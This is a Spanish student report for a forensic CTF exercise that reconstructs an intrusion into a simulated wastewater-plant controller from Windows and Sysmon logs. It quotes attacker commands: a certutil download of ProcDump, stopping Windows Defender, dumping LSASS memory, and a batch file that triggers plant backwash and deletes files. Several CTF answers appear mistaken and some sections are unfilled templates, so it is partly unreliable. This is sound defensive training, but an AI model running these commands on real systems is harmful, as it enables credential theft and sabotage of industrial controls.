

Informe

NIST/MITRE CTF

Protección de Activos

1. Introducción	4
2. Clasificación del Incidente	4
3. Resumen Ejecutivo	4
4. Alcance del Análisis	5
5. Metodología	5
6. Análisis Técnico	6
7. Timeline	8
8. Recomendaciones	8
9. Conclusiones	9

Versión	Fecha	Auditores	Cambios
1.0	21/11/2025	Jesús Cano Edward Félix Jon Ormaechea Ignacio Elizaga Luca Caldo Salguero	

1. Introducción

Este documento presenta los hallazgos y conclusiones del ejercicio de análisis y respuesta realizado sobre las evidencias del host “Poop Controller” en el marco del CTF Protección de Activos – Caso Jarama. Describe el alcance, la metodología aplicada (revisión, análisis de logs, detección de actividad maliciosa y reconstrucción de la cadena de ataque) y los principales indicadores identificados.

El objetivo de la entrega es demostrar la capacidad del equipo para aplicar metodologías NIST 800-61 y MITRE ATT&CK, evaluar la secuencia real de compromisos que llevó al vertido de aguas residuales, identificar los vectores utilizados por el atacante “Fancy Poodle”, y documentar cómo se produjo la intrusión, la escalada de privilegios y las acciones posteriores dentro del sistema.

2. Clasificación del Incidente

ID/Nombre del incidente:

Fecha/hora del incidente analizado:

Origen de las evidencias: Host Poop Controller

Fecha de análisis por el equipo:

Evidencias: Registros extraídos (Sysmon/Windows Event Logs/TeamViewer logs)

Severidad estimada (Bajo/Medio/Alto/Crítico): Crítico

Estado del análisis (Abierto/En contención/Resuelto/Cerrado/Revisión): Revisión

3. Resumen Ejecutivo

El 12 de marzo de 2021, la planta de tratamiento de aguas residuales de San Pedro del Arroyo experimentó un incidente crítico que resultó en la activación del modo de retrolavado y el vertido de aguas residuales al río Jarama, provocando un impacto ambiental inmediato. La revisión forense de las evidencias extraídas del host Poop Controller permitió identificar que la intrusión fue realizada por un actor malicioso apodado “Fancy Poodle”, quien explotó canales de acceso remoto y vulnerabilidades en la supervisión del sistema para manipular operaciones críticas de la planta.

Durante el análisis, los equipos de Protección de Activos identificaron acciones clave del atacante, incluyendo: intentos de inicio de sesión por fuerza bruta sobre la cuenta Administrador mediante RDP, ejecución de archivos maliciosos descargados, intentos fallidos de desactivar Windows Defender y manipulación de procesos críticos del sistema mediante herramientas como Procdump. Las evidencias recopiladas incluyen registros de eventos de Windows y Sysmon, archivos de volcado de memoria, rutas de archivos comprometidos, conexiones de red y direcciones IP asociadas a la actividad maliciosa.

El análisis permitió reconstruir con precisión la línea temporal del incidente, establecer indicadores de compromiso (IoCs) confiables y fundamentar medidas de contención, erradicación y mitigación para escenarios similares en entornos industriales. Este informe documenta el alcance del incidente, las tácticas y técnicas empleadas por el atacante según la matriz MITRE ATT&CK, y proporciona recomendaciones para reforzar la protección de los activos críticos de la planta, sirviendo como guía para la mejora continua de la seguridad operacional.

4. Alcance del Análisis

El presente análisis se centra exclusivamente en las evidencias extraídas del host Poop Controller en el marco del CTF “Caso Jarama”. El objetivo principal es reconstruir la secuencia de eventos que permitió la intrusión del actor malicioso “Fancy Poodle”, identificar los vectores de ataque utilizados, analizar los registros de seguridad y generar indicadores de compromiso (IoCs) confiables.

Quedan fuera del alcance del análisis los sistemas en producción de la planta, las redes externas y cualquier componente del software de simulación Simba que no esté directamente vinculado al host comprometido. Asimismo, no se realizaron modificaciones sobre los sistemas ni se interactuó con los procesos operativos reales; todas las actividades se llevaron a cabo sobre evidencias forenses copiadas y preprocesadas para el CTF.

Este apartado delimita claramente el ámbito del ejercicio, asegurando que la investigación se enfoque únicamente en los artefactos y registros disponibles, siguiendo buenas prácticas de protección de activos y metodologías NIST 800-61 y MITRE ATT&CK.

5. Metodología

La metodología aplicada sigue los estándares de NIST 800-61 (Computer Security Incident Handling Guide) y MITRE ATT&CK, adaptada al contexto del CTF de Protección de Activos, y centrada en la investigación del incidente en la planta de tratamiento de aguas residuales. Las fases se estructuran de la siguiente manera:

1. Preparación / Preparation

Definición de alcance y reglas del ejercicio: el análisis se realiza únicamente sobre las evidencias extraídas del host Poop Controller. Las actividades son de carácter forense y analítico, sin interacción con sistemas en producción.

Se determinan objetivos claros: reconstruir la secuencia de eventos, identificar el vector de intrusión de “Fancy Poodle”, recopilar evidencias y documentar hallazgos según las mejores prácticas de NIST y MITRE ATT&CK.

2. Detección y Análisis / Detection & Analysis

Recopilación y revisión de todos los artefactos disponibles:

- Logs de Windows y Sysmon.
- Timeline preprocesado (psorted.csv).
- Configuraciones críticas del sistema.

Se emplean herramientas de análisis de logs (Event Log Explorer, EZViewer) y técnicas de correlación de eventos para reconstruir la actividad histórica. Se identifican indicadores de compromiso (IoCs), patrones de intrusión y vectores de ataque. Esta fase permite modelar la amenaza y priorizar eventos críticos para su análisis detallado.

3. Contención / Containment

En esta fase se evalúan las acciones que habrían limitado el impacto del ataque si se hubieran aplicado en tiempo real:

- Identificación de procesos y servicios comprometidos.

- Determinación de cuentas y accesos explotados.
- Establecimiento de medidas de mitigación sobre artefactos afectados.

El objetivo es demostrar cómo se podría minimizar la propagación de la intrusión y proteger los activos críticos de la planta.

4. Erradicación y Recuperación / Eradication & Recovery

Reconstrucción del ataque paso a paso:

- Correlación de logs y eventos críticos para eliminar artefactos maliciosos.
- Verificación de intentos de desactivación de Windows Defender y manipulación de procesos críticos.
- Documentación de los vectores utilizados por el atacante para comprometer el host.

Se extraen IoCs (IPs, dominios, hashes, rutas de archivos) y se validan los procedimientos que habrían restaurado la seguridad y funcionalidad normal del sistema.

5. Post-Incident Activity / Post-Investigación

En esta fase se analizan las lecciones aprendidas y se consolidan las evidencias:

- Creación de timeline completo del incidente.
- Identificación de patrones y técnicas MITRE ATT&CK usadas durante la intrusión.
- Generación de recomendaciones para mejorar la protección de activos, fortalecer controles de acceso y supervisión de sistemas críticos.

El informe final documenta todo el proceso de análisis, evidencias recopiladas y hallazgos, sirviendo como entrega oficial del CTF y guía para fortalecer la protección futura.

6. Análisis Técnico

En este apartado, los equipos deben documentar de manera completa la resolución del CTF “Caso Jarama”. Se presentan a continuación todos los retos y preguntas solicitados por el CSIRT para la revisión del caso, orientados al análisis del host Poop Controller. Este cuestionario permite registrar hallazgos, evidencias, líneas de tiempo e indicadores de compromiso (IoCs) obtenidos durante el ejercicio

Revisando las evidencias extraídas del host “Poop Controller”, uno de los registros muestra que Windows Defender detectó una amenaza durante el incidente que provocó el vertido de aguas residuales:

¿Cuál era el nombre completo de la amenaza detectada por Windows Defender el día del incidente?
Trojan:Win32/Ceprolad.A

The screenshot shows the Windows Event Viewer interface. The navigation path is: Escritorio > Protección de Activos > CasoJarama > Windows > Windows > System32 > winevt > Logs. The title bar indicates "Microsoft-Windows-Windows Defender%4Operational Número de eventos: 361". The main pane displays a table of events, with the first event selected. The details pane for event 1116, titled "Evento 1116, Windows Defender", shows the following properties:

Propiedad	Valor
Detection Time	2021-03-12T08:17:55.050Z
Unused	
Unused2	
Threat ID	2147726914
Threat Name	Trojan:Win32/Ceprolad.A
Severity ID	5
Severity Name	Severe
Category ID	8
Category Name	Trojan
FWLink	https://go.microsoft.com/fwlink/?linkid=37020&name=Trojan:Win32/Ceprolad.A&threatid=2147726914&enterprise=0
Status Code	1

The right pane, titled "Acciones", contains various options for managing the event, such as "Abrir registro guardado...", "Crear vista personalizada...", "Importar vista personalizada...", "Filtrar registro actual...", "Borrar filtro", "Propiedades", "Buscar...", "Guardar archivo de registro filtrado como...", "Guardar filtro en vista personalizada...", "Ver", "Eliminar", "Cambiar nombre", "Actualizar", and "Ayuda".

RETO 2

Analizando las evidencias extraídas del host “Poop Controller”, se observa que una herramienta de software comercial de acceso remoto estaba instalada y activa durante el incidente:

¿Cuál es el nombre de esta aplicación de acceso remoto? WinRM. En la ruta 399c405d-52a6-4f9e-90b7-

6f1dc7d99721_ProteccióndeActivos.zip.721\CasoJarama\Windows.zip\Windows\System32\winevt\EventLogs, analizamos el registro de System y encontramos varias advertencias y errores.

Windows > Windows > System32 > winevt > EventLogs								Buscar en EventLogs	Detalles
Nombre	Tipo	Tamaño comprimido	Protegido ...	Tamaño	Relación	Fecha de modificación			
\$I30	Archivo	1 KB	No	4 KB	86%	12/03/2021 15:01			
Application	Registro de eventos	78 KB	No	1.092 KB	93%	12/03/2021 13:12			
Microsoft-WindowsAzure-Diagnos...	Registro de eventos	1 KB	No	68 KB	99%	08/03/2021 10:35			
Microsoft-WindowsAzure-Diagnos...	Registro de eventos	95 KB	No	1.028 KB	91%	12/03/2021 15:01			
Microsoft-WindowsAzure-Diagnos...	Registro de eventos	86 KB	No	1.028 KB	92%	12/03/2021 15:01			
Microsoft-WindowsAzure-Diagnos...	Registro de eventos	1 KB	No	68 KB	100%	08/03/2021 10:35			
Microsoft-WindowsAzure-Status%	Registro de eventos	18 KB	No	1.028 KB	99%	12/03/2021 13:12			
Microsoft-WindowsAzure-Status%	Registro de eventos	3 KB	No	68 KB	97%	12/03/2021 13:12			
Security	Registro de eventos	441 KB	No	6.212 KB	93%	12/03/2021 15:01			
System	Registro de eventos	228 KB	No	2.116 KB	90%	12/03/2021 15:01			
Windows Azure	Registro de eventos	14 KB	No	68 KB	81%	08/03/2021 10:59			

Hay una advertencia del 06/02/2021 que menciona la aplicación de acceso remoto WinRm.

Propiedades de evento: Evento 10149, Windows Remote Management

General Detalles

El servicio WinRM no está escuchando solicitudes de WS-Management.

Acción del usuario
Si no detuvo el servicio de forma intencionada, use el siguiente comando para ver la configuración de WinRM:

```
winrm enumerate winrm/config/listener
```

Nombre de registro: Sistema
Origen: Windows Remote Management Registrado: 06/02/2021 7:29:14
Id. del evento: 10149 Categoría de tarea: Ninguno
Nivel: Advertencia Palabras clave: Clásico
Usuario: No disponible Equipo: WIN-IR4LUHT3S7B
Código de operación: Información

Copiar Cerrar

RETO 3

Al analizar las evidencias extraídas del host “Poop Controller”, se revisaron los registros de TeamViewer. Según el análisis histórico, todos los inicios de sesión de TeamViewer eran legítimos y se utilizó únicamente la cuenta de usuario “MrPoop”. Debido a problemas de conectividad con TeamViewer, el atacante recurrió a conectarse mediante RDP:

Según tu revisión de los registros disponibles, ¿qué tipo de ataque lanzó el atacante contra el host para obtener acceso a la cuenta de Administrador?

Ha realizado un ataque de explotación utilizando la aplicación de acceso remoto Winrm, conexión remota.

¿Cuál fue el dominio consultado en la primera petición de DNS realizada por la aplicación TeamViewer después de su instalación?

-Fue Bex.

Evento 1001, Windows Error Reporting

General Detalles

Depósito con errores 1840530036023952567, tipo 5
Nombre de evento: BEX
Respuesta: Not available
Identificador de archivo .cab: 0

Firma del problema:
P1: TeamViewer/Desktop.exe
P2: 15.15.5.0
P3: 6024503b
P4: TeamViewer/Desktop.exe
P5: 15.15.5.0
P6: 6024503b
P7: 00766cdc
P8: c0000409
P9: 00000007
P10:

Archivos adjuntos:
\\?\C:\ProgramData\Microsoft\Windows\WER\Temp\WERC7C2.tmp.dmp
\\?\C:\ProgramData\Microsoft\Windows\WER\Temp\WERC802.tmp.WERInternalMetadata.xml
\\?\C:\ProgramData\Microsoft\Windows\WER\Temp\WERC98A.tmp.xml
\\?\C:\ProgramData\Microsoft\Windows\WER\Temp\WERC98A.tmp.csv
\\?\C:\ProgramData\Microsoft\Windows\WER\Temp\WERC98B.tmp.txt
\\?\C:\Windows\Temp\WERCD73.tmp.appcompat.txt
WERGenerationLog.txt

Es posible que estos archivos estén disponibles aquí:
\\?\C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_TeamViewer_Desk_88a50589a44f9d7ac4195bee9255543614376e_af496e99_160b89e5

Símbolo de análisis:

Nombre de registro: Aplicación
Origen: Windows Error Reporting Registrado: 10/03/2021 20:47:02
Id. del: 1001 Categoría de tarea: Ninguno
Nivel: Información Palabras clave: Clásico
Usuario: No disponible Equipo: PoopController

Código de operación:

Según los registros proporcionados de TeamViewer, ¿cuál fue la dirección IP de la última conexión exitosa de TeamViewer con el host?

The screenshot shows the Windows Event Viewer interface. On the left, there is a list of events from the Microsoft-Windows-TerminalServices-RemoteConnectionManager/Operational log. Two specific events are highlighted and expanded:

Evento 1149, TerminalServices-RemoteConnectionManager

Evento 1149, TerminalServices-RemoteConnectionManager

Datos del evento

Nombre de registro:	Microsoft-Windows-TerminalServices-RemoteConnectionManager/Operational		
Origen:	TerminalServices-RemoteCor	Registrado:	10/03/2021 19:52:00
Id. del	1149	Categoría de tarea:	Ninguno
Nivel:	Información	Palabras clave:	
Usuario:	Servicio de red	Equipo:	PoopController
Código de operación:	Información		

Datos del evento

Nombre de registro:	Microsoft-Windows-TerminalServices-RemoteConnectionManager/Operational		
Origen:	TerminalServices-RemoteCo	Registrado:	12/03/2021 14:02:27
Id. del	1149	Categoría de tarea:	Ninguno
Nivel:	Información	Palabras clave:	
Usuario:	Servicio de red	Equipo:	PoopController
Código de operación:	Información		

Acciones

- Microsoft-Windows-TerminalServices-Remote...
- Abrir registro guardado...
- Crear vista personalizada...
- Importar vista personalizada...
- Filtrar registro actual...
- Propiedades
- Buscar...
- Guardar todos los eventos como...
- Ver
- Eliminar
- Cambiar nombre
- Actualizar
- Ayuda

Evento 1149, TerminalServices-RemoteConnect...

- Propiedades de evento
- Copiar
- Guardar eventos seleccionados...
- Actualizar
- Ayuda

RETO 4

Gracias a la revisión de los registros históricos del host “Poop Controller”, ahora sabemos que el atacante estuvo especialmente activo entre las 08:00 y las 09:00 UTC del 12 de marzo de 2021. Antes de lograr desactivar Windows Defender, el atacante realizó varias acciones destinadas a evaluar el sistema, descargar herramientas y manipular la configuración de seguridad:

¿Qué comando ejecutó el atacante en el host para averiguar qué software antivirus (si es que había alguno) estaba activo en el sistema?

The screenshot shows the Microsoft-Windows-Sysmon event viewer. The main pane displays a log entry from CertUtil.exe. The command executed was `certutil.exe -urlcache -split -f "https://download.sysinternals.com/files/Procdump.zip" procdump.zip`. The log details the download of Procdump.zip from the specified URL. The bottom pane shows the event properties for this entry, including the registry key `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run` and its value `POOPCONTROLLER`.

Nombre de registro:	Microsoft-Windows-Sysmon/Operational
Origen:	Microsoft-Windows-Sysmon
Registrado:	12/03/2021 9:22:34
Id. del:	1
Categoría de tarea:	(1)
Nivel:	Información
Palabras clave:	
Usuario:	SYSTEM
Equipo:	PoopController
Código de operación:	Información

¿Cuál fue el comando completo ejecutado por el atacante que resultó en la descarga exitosa de un archivo al host?

The screenshot shows the Microsoft-Windows-Sysmon event viewer. The main pane displays the same log entry as the previous screenshot. A context menu is open over the event, showing options like Ver, Eliminar, Cambiar, Actualizar, and Ayuda. The bottom pane shows the event properties again.

Nombre de registro:	Microsoft-Windows-Sysmon/Operational
Origen:	Microsoft-Windows-Sysmon
Registrado:	12/03/2021 9:23:47
Id. del:	1
Categoría de tarea:	(1)
Nivel:	Información
Palabras clave:	
Usuario:	SYSTEM
Equipo:	PoopController
Código de operación:	Información

`certutil.exe -urlcache -split -f "https://download.sysinternals.com/files/Procdump.zip" procdump.zip"`

El atacante intentó, sin éxito, desactivar Windows Defender mediante la línea de comandos. ¿Qué comando ejecutó en el host para realizar este intento?

Microsoft-Windows-Sysmon%4Operational Número de eventos: 12,502

Nivel	Fecha y hora	Origen	Id. del evento	Categoría de la tarea
(i) Información	12/03/2021 9:18:02	Microsoft-Windows-Sysmon	1	(1)
(i) Información	12/03/2021 9:18:02	Microsoft-Windows-Sysmon	1	(1)
(i) Información	12/03/2021 9:18:02	Microsoft-Windows-Sysmon	1	(1)
(i) Información	12/03/2021 9:18:51	Microsoft-Windows-Sysmon	1	(1)
(i) Información	12/03/2021 9:19:40	Microsoft-Windows-Sysmon	1	(1)
(i) Información	12/03/2021 9:19:43	Microsoft-Windows-Sysmon	1	(1)
(i) Información	12/03/2021 9:20:02	Microsoft-Windows-Sysmon	1	(1)
(i) Información	12/03/2021 9:20:23	Microsoft-Windows-Sysmon	1	(1)
(i) Información	12/03/2021 9:20:34	Microsoft-Windows-Sysmon	1	(1)
(i) Información	12/03/2021 9:20:35	Microsoft-Windows-Sysmon	1	(1)
(i) Información	12/03/2021 9:20:44	Microsoft-Windows-Sysmon	1	(1)
(i) Información	12/03/2021 9:20:49	Microsoft-Windows-Sysmon	1	(1)
(i) Información	12/03/2021 9:21:21	Microsoft-Windows-Sysmon	13	(13)
(i) Información	12/03/2021 9:21:21	Microsoft-Windows-Sysmon	1	(1)
(i) Información	12/03/2021 9:21:31	Microsoft-Windows-Sysmon	1	(1)

Evento 1, Microsoft-Windows-Sysmon

General Detalles

```
Service Control Manager Configuration Tool
Microsoft® Windows® Operating System
Microsoft Corporation
sc.exe
sc stop WinDefend
C:\windows\system32\POOPCONTROLLER\Administrator
POOPCONTROLLER\Administrator
```

Nombre de registro: Microsoft-Windows-Sysmon\Operational

Origen: Microsoft-Windows-Sysmon Registrado: 12/03/2021 9:20:49

Id. del evento: 1 Categoría de tarea: (1)

Nivel: Información Palabras clave:

Usuario: SYSTEM Equipo: PoopController

Código de operación: Información

Acciones

- Microsoft-Windows-Sysmon%4Operational
- Abrir registro guardado...
- Crear vista personalizada...
- Importar vista personalizada...
- Filtrar registro actual...
- Propiedades
- Buscar...
- Guardar todos los eventos como...
- Ver
- Eliminar
- Cambiar nombre
- Actualizar
- Ayuda

Evento 1, Microsoft-Windows-Sysmon

- Propiedades de evento
- Copiar
- Guardar eventos seleccionados...
- Actualizar
- Ayuda

RETO 5

Según las evidencias extraídas del host “Poop Controller”, las primeras señales de vertido de aguas residuales al río Jarama fueron alrededor de las 14:00 hora local del 12 de marzo de 2021. Los registros indican que, una vez activado el modo de retrolavado, la planta tardaría al menos 45 minutos en verter las aguas residuales. Además, se identificó un archivo en el sistema que coincide con los cronogramas y que el atacante probablemente podría haber utilizado para iniciar el retrolavado:

ProcDump: se utilizó para volcar la memoria de un proceso muy específico, probablemente en un intento de obtener credenciales adicionales del host. ¿Cuál es la ruta completa del ejecutable de este proceso en el disco? (ej.: c:\carpeta\archivo.exe)

The screenshot shows the Windows Event Viewer interface. The left pane displays a list of events from the Microsoft-Windows-Sysmon log. The right pane shows the details for Event ID 11, which is triggered by a PowerShell process (powershell.exe) running under SYSTEM. The event details include the registry key (EV_RENDEREDCVALUE_200), file path (C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe), and timestamp (2021-03-12 08:27:59.895). A note indicates that the message resource is present but the message itself is not found in the table. The bottom pane provides operational details for the event.

Ruta: C:\tmp\

Información	12/03/2021 9:27:59	Microsoft-Windows-Sysmon	11 (11)
Información	12/03/2021 9:27:59	Microsoft-Windows-Sysmon	11 (11)
Información	12/03/2021 9:27:59	Microsoft-Windows-Sysmon	11 (11)
Información	12/03/2021 9:27:59	Microsoft-Windows-Sysmon	1 (1)

Evento 11, Microsoft-Windows-Sysmon

General Detalles

```
[EV_RENDEREDCVALUE_200
8316
C:\windows\System32\WindowsPowerShell\v1.0\powershell.exe
C:\tmp\procdump.exe
2021-03-12 08:27:59.895]
```

El recurso de mensaje está presente, pero el mensaje no se encuentra en la tabla de mensajes

Nombre de registro: Microsoft-Windows-Sysmon/Operational
Origen: Microsoft-Windows-Sysmon Registrado: 12/03/2021 9:27:59
Id. del: 11 Categoría de tarea: (11)
Nivel: Información Palabras clave:
Usuario: SYSTEM Equipo: PoopController
Código de operación: Información

Cambiar nombre Actualizar Ayuda

Evento 11, Microsoft-Windows-Sysmon

Propiedades de evento Copiar Guardar eventos seleccionados... Actualizar Ayuda

¿Cuál fue la ubicación del archivo de volcado creado a partir del proceso volcado con ProcDump?

Proporcione la ruta y el nombre del archivo (ej.: c:\Users\Admin\file.exe)

Con el comando procdump -ma lsass.exe lsass.dmp se genera el archivo lsass.dmp con el volcado de memoria de procesos LSASS

Microsoft Windows-Sysmon%4Operational Número de eventos: 12502

Nivel	Fecha y hora	Origen	Id. del evento	Categoría de la tarea
Información	12/03/2021 9:29:30	Microsoft-Windows-Sysmon	13	(13)
Información	12/03/2021 9:29:28	Microsoft-Windows-Sysmon	11	(11)
Información	12/03/2021 9:29:28	Microsoft-Windows-Sysmon	13	(13)
Información	12/03/2021 9:29:28	Microsoft-Windows-Sysmon	1	(1)
Información	12/03/2021 9:29:28	Microsoft-Windows-Sysmon	11	(11)
Información	12/03/2021 9:29:28	Microsoft-Windows-Sysmon	13	(13)
Información	12/03/2021 9:29:25	Microsoft-Windows-Sysmon	1	(1)
Información	12/03/2021 9:27:59	Microsoft-Windows-Sysmon	11	(11)
Información	12/03/2021 9:27:59	Microsoft-Windows-Sysmon	11	(11)
Información	12/03/2021 9:27:59	Microsoft-Windows-Sysmon	11	(11)
Información	12/03/2021 9:27:58	Microsoft-Windows-Sysmon	11	(11)

Evento 1, Microsoft-Windows-Sysmon

General Detalles

```
[2820
C:\tmp\procdump64.exe
10.0
Sysinternals process dump utility
ProcDump
Sysinternals - www.sysinternals.com
procdump
procdump -ma lsass.exe lsass.dmp
c:\tmp\
POOPCONTROLLER\Administrator
EV.RenderedValue_13,00
13390682
3
High
MDS=F13DAB7D9CE880DC0C80C289C5F422B5.SHA256
=2A7A9A903C644D2D503BB78A73CD9951E901BEB5FB450A2B21EAF740FC48496.IMPHASH=E6FF7F291413118F49398761021BAFCF2
EV.RenderedValue_18,00
8232]
```

Nombre de registro: Microsoft-Windows-Sysmon/Operational
Origen: Microsoft-Windows-Sysmon Registrado: 12/03/2021 9:29:28
Id. del 1 Categoría de tarea: (1)
Nivel: Información Palabras clave:
Usuario: SYSTEM Equipo: PoopController
Código de operación: Información

Acciones

- Microsoft-Windows-Sysmon%4Operational
- Abrir registro guardado...
- Crear vista personalizada...
- Importar vista personalizada...
- Filtrar registro actual...
- Propiedades
- Buscar...
- Guardar todos los eventos como...
- Ver
- Eliminar
- Cambiar nombre
- Actualizar
- Ayuda

Evento 1, Microsoft-Windows-Sysmon

Propiedades de evento Copiar Guardar eventos seleccionados... Actualizar Ayuda

Podemos ver el log posterior que el archivo se ubica en la ruta **C:\tmp\lsass.dmp**

Microsoft Windows-Sysmon Número de eventos: 11

Nivel	Fecha y hora	Origen	Id. del evento	Categoría de la tarea
Información	12/03/2021 9:29:28	Microsoft-Windows-Sysmon	11	(11)
Información	12/03/2021 9:29:28	Microsoft-Windows-Sysmon	12	(12)

Evento 11, Microsoft-Windows-Sysmon

General Detalles

```
[EV_RenderedValue_2,00
2820
c:\tmp\procdump64.exe
C:\tmp\lsass.dmp
2021-03-12 08:29:28.793
```

El recurso de mensaje está presente, pero el mensaje no se encuentra en la tabla de mensajes

Nombre de registro: Microsoft-Windows-Sysmon/Operational
Origen: Microsoft-Windows-Sysmon Registrado: 12/03/2021 9:29:28
Id. del 11 Categoría de tarea: (11)
Nivel: Información Palabras clave:
Usuario: SYSTEM Equipo: PoopController
Código de operación: Información

Acciones

- Actualizar
- Ayuda
- Evento 11, Microsoft-Windows-Sysmon
- Propiedades de evento
- Copiar
- Guardar eventos seleccionados...
- Actualizar
- Ayuda

Durante marzo de 2021, se informó que un grupo de actores de amenazas específico utilizaba Procdump para volcar la memoria del proceso LSASS, como parte de ataques dirigidos a la infraestructura de Microsoft Exchange. ¿Cómo llamó Microsoft a este actor de amenazas?

- El actor de amenazas que Microsoft identificó como responsable de estos ataques dirigidos a la infraestructura de Microsoft Exchange, que incluían el uso de ProcDump para volcar la memoria del proceso LSASS, se llama HAFNIUM.

Queremos bloquear la dirección IP del atacante que realizó el ataque de fuerza bruta. ¿Qué dirección IP podemos enviar al equipo de Firewall para su bloqueo?

- 192.168.0.5 y la 192.168.0.4

Según los registros de eventos, el atacante logró adivinar (fuerza bruta) la contraseña de la cuenta de Administrador. Proporcione la primera marca de tiempo donde se observa este hecho, en formato aaaa-mm-dd hh:mm:ss UTC.

Todos los Logs a las 9:22:55 son con el Nombre de Administrador.

2021-03-12 08:22:55 UTC

The screenshot shows the Windows Event Viewer interface. On the left, a tree view lists various application and system logs. In the center, a list of events for the 'Security_1' log is shown, with 7,277 events. One specific event is highlighted with a yellow box and selected, opening a detailed properties dialog on the right. The properties dialog has tabs for 'General' and 'Detalles'. Under 'General', it shows the event source as 'Microsoft Windows security auditing', ID as 4799, and category as 'Security Group Management'. The 'Details' tab displays the following event data:

Nombre de registro:	Seguridad
Origen:	Microsoft Windows security
Id. del:	4799
Nivel:	Información
Usuario:	No disponible
Categoría de tarea:	Security Group Management
Palabras clave:	Auditoria correcta
Equipo:	PoopController
Código de operación:	Información

At the bottom of the properties dialog, there are 'Copiar' (Copy) and 'Cerrar' (Close) buttons.

Ahora se confirma que el atacante pudo iniciar sesión exitosamente con la cuenta de Administrador mediante RDP. ¿Cuándo ocurrió el primer inicio de sesión exitoso según los registros de eventos de seguridad de Windows? Formato:2021-03-12 09:06:10 UTC

Security_1 Número de eventos: 7.277		
Nivel	Fecha y hora	Origen
Información	12/03/2021 10:06:10	Microsoft Windows
Información	12/03/2021 10:06:10	Microsoft Windows
Información	12/03/2021 10:06:10	Microsoft Windows
Información	12/03/2021 10:06:10	Microsoft Windows
Información	12/03/2021 10:05:05	Microsoft Windows
Información	12/03/2021 10:05:05	Microsoft Windows
Información	12/03/2021 10:05:05	Microsoft Windows
Información	12/03/2021 10:05:05	Microsoft Windows

Evento 4624, Microsoft Windows security auditing.

General Detalles

Se inició sesión correctamente en una cuenta.

Firmante:

Id. de seguridad:	SYSTEM
Nombre de cuenta:	POOPCONTROLLERS
Dominio de cuenta:	WORKGROUP
Id. de inicio de sesión:	0x3E7

Información de inicio de sesión:

Tipo de inicio de sesión:	10
Modo de administrador restringido:	No
Cuenta virtual:	No
Token elevado:	Sí

Nivel de suplantación: Suplantación

Nuevo inicio de sesión:

Id. de seguridad:	S-1-5-21-497791315-558856981-3739201777-500
Nombre de cuenta:	MrPoop
Dominio de cuenta:	POOPCONTROLLER
Id. de inicio de sesión:	0xCCCCCCCC

Nombre de registro: Seguridad

Origen: Microsoft Windows security Registrado: 12/03/2021 10:06:10

Id. del evento: 4624 Categoría de tarea: Logon

Nivel: Información Palabras clave: Auditoría correcta

Usuario: No disponible Equipo: PoopController

Código de operación: Información

Según los registros, hay indicios de que el archivo malicioso descargado se ejecutó en el host. Proporcione la marca de tiempo más antigua que evidencie la ejecución del archivo en el sistema, en formato aaaa-mm-dd hh:mm:ss UTC.

Vemos que el primer archivo descargado después de la desactivación de Defen

The screenshot shows the Windows Event Viewer with a single event from Microsoft-Windows-Sysmon. The event details a file operation:

```
- 2021-03-12 11:09:03.438
EV_RenderedValue_2,0
7048
C:\Program Files\Google\Chrome\Application\chrome.exe
C:\Users\Administrator\Downloads\backwash.bat
2021-03-12 11:08:52.011
MD5=1BAA57295FE5BF8710D1D1B26328F9AE,SHA256=8CBDACA898A7D3D90E9EE88A49F40944A916FA53A1AEE65B2FFE3319EA5E1F6E,IMPHASH=
00000000000000000000000000000000
start "C:\Program Files\ifak\SIMBA#4.3\Simba.exe --function backwash --interruptible no" timeout /t 30 /nobreak taskkill /F /IM simba.exe /T DEL /F /Q "C:\Program Files\ifak\SIMBA#4.3\**"
```

A note at the bottom states: "El recurso de mensaje está presente, pero el mensaje no se encuentra en la tabla de mensajes".

Below the log, there are several metadata fields:

Nombre de registro:	Microsoft-Windows-Sysmon/Operational		
Origen:	Microsoft-Windows-Sysmon	Registrado:	12/03/2021 12:09:03
Id. del	15	Categoría de tarea:	(15)
Nivel:	Información	Palabras clave:	
Usuario:	SYSTEM	Equipo:	PoopController
Código de operación:	Información		

7. Timeline

En esta sección se documentan los eventos extraídos de Sysmon, Security Logs, TeamViewer logs, timeline Psorted, etc.:

Fecha/Hora (UTC)	Fuente	Evento/Evidencia	Observación/Interpretación

8. Recomendaciones

Ejemplo:

A partir del análisis realizado en el CTF “Caso Jarama”, se proponen las siguientes medidas para mejorar la protección de activos críticos y minimizar riesgos en la planta de tratamiento de aguas residuales:

8.1 Fortalecimiento de controles de acceso

Implementar políticas de contraseñas robustas y autenticación multifactor para todas las cuentas con privilegios administrativos.

Limitar el uso de accesos remotos (RDP, software de control remoto) únicamente a usuarios autorizados y mediante VPN segura.

Registrar y auditar todas las conexiones remotas para detectar patrones sospechosos.

8.2 Protección de endpoints

Mantener actualizado el antivirus y Windows Defender en todos los sistemas críticos.
Configurar alertas automáticas ante intentos de desactivación o manipulación de herramientas de seguridad.
Monitorizar procesos críticos y el uso de herramientas de volcado de memoria (Procdump, Mimikatz, etc.) para detectar actividad no autorizada.

8.3 Supervisión y detección temprana

Implementar SIEM o sistemas de correlación de eventos para centralizar logs de Windows, Sysmon y otras fuentes.
Configurar alertas para intentos de fuerza bruta, ejecución de binarios desconocidos y cambios en configuraciones críticas.
Revisar periódicamente los logs de accesos remotos y eventos de seguridad para identificar patrones anómalos.

8.4 Respuesta ante incidentes

Definir procedimientos claros para aislar equipos comprometidos y detener procesos críticos en caso de incidentes.
Entrenar al personal en simulacros de respuesta a incidentes, incluyendo escenarios de manipulación remota de sistemas de control industrial.
Documentar y actualizar los planes de contingencia para garantizar continuidad operativa ante ataques.

8.5 Mejora continua

Mantener un inventario actualizado de todos los activos críticos y sus dependencias.
Realizar auditorías periódicas de seguridad y análisis forense simulado para evaluar la eficacia de los controles implementados.
Incorporar lecciones aprendidas de ejercicios como el CTF “Caso Jarama” para fortalecer la protección y detección de futuras intrusiones..

9. Conclusiones

Ejemplo:

El análisis realizado sobre las evidencias del host Poop Controller en el CTF “Caso Jarama” permitió reconstruir de manera detallada la intrusión realizada por el actor malicioso “Fancy Poodle”. Se identificaron los vectores de ataque, incluyendo accesos remotos no autorizados, intentos de fuerza bruta, ejecución de binarios maliciosos y manipulación de procesos críticos del sistema.

